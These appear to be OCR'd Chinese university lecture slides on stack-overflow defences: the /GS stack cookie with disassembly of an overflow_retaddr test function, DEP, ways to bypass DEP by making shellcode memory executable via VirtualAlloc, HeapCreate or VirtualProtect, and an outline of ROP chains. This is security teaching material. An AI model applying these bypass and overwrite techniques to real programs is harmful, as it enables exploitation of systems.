
未启用/GS编译选项时的反汇编结果

```
void overflow_retaddr()
{
00351740 55                      push        ebp
00351741 8B EC                   mov         ebp,esp
00351743 83 EC 50                sub         esp,50h
00351746 A1 6C 91 35 00          mov         eax,dword ptr [__security_cookie (035916Ch)]
0035174B 33 C5                   xor         eax,ebp
0035174D 89 45 FC                mov         dword ptr [ebp-4],eax
00351750 53                      push        ebx
00351751 56                      push        esi
00351752 57                      push        edi
    unsigned char testbuf[8];

    unsigned long dwPayLoad = (unsigned long)payload;
00351753 C7 45 F0 17 12 35 00 mov         dword ptr [dwPayLoad],offset payload (035121
    memcpy(maldata +12, &dwPayLoad, 4);
0035175A 6A 04                   push        4
0035175C 8D 45 F0                lea         eax,[dwPayLoad]
```

启用/GS编译选项后的反汇编结果

```
push    ebp
mov     ebp, esp
sub     esp, 50h
mov     eax, dword ptr [__security_cookie (035916
xor     eax, ebp
mov     dword ptr [ebp-4], eax
push    ebx
push    esi
push    edi
```






栈溢出防御技术之三：阻止攻击代码被执行（数据执行保护，DEP）

将数据所在内存页标识为不可执行，当程序溢出成功转入 shellcode，试图执行数据页面上的指令时，CPU会抛出异常。

数据执行保护(Data Execution Prevention, DEP)

- DEP is a system-level memory protection feature that is built into the operating system starting with Windows XP and Windows Server 2003.
- DEP enables the system to mark one or more pages of memory as non-executable.
- DEP prevents code from being run from data pages such as the default heap, stacks, and memory pools.

VS2017中的数据执行保护选项



DEP旁路：让数据页中的代码可执行

- If your application must run code from a memory page, it must allocate and set the proper virtual memory protection attributes.
- The allocated memory must be marked PAGE_EXECUTE, PAGE_EXECUTE_READ, PAGE_EXECUTE_READWRITE, or PAGE_EXECUTE_WRITECOPY when allocating memory.
- The executable attribute, IMAGE_SCN_MEM_EXECUTE, should be added to the Characteristics field of the corresponding section header for sections that contain executable code. （PE文件）

DEP旁路策略的实现技术

- 设置内存的可执行属性

法一：VirtualAlloc(MEM_COMMIT + PAGE_EXECUTE_READWRITE)

Create a new executable memory region.

法二：HeapCreate(HEAP_CREATE_ENABLE_EXECUTE) + HeapAlloc()

与前者类似

法三：VirtualProtect(PAGE_EXECUTE_READWRITE).

Change the access protection level of a given memory page, mark the location where your shellcode resides as executable.

ROP技术


- ROP （Return-Oriented-Programming）基本原理
  - 从程序自身及其依赖库中借代码
  - 在栈中准备好数据以及返回地址

    栈中只有数据和代码指针
  - 通过精心布置栈中的内容，实现想要的计算逻辑。
- 采用ROP技术将ShellCode所在内存设置为可执行

ROP技术

示例：用ROP实现一个计算逻辑。

实现两个值的加法运算，并将结果写入指定内存地址0x400000.



ROP技术

- 构造ROP链来执行特定的API函数

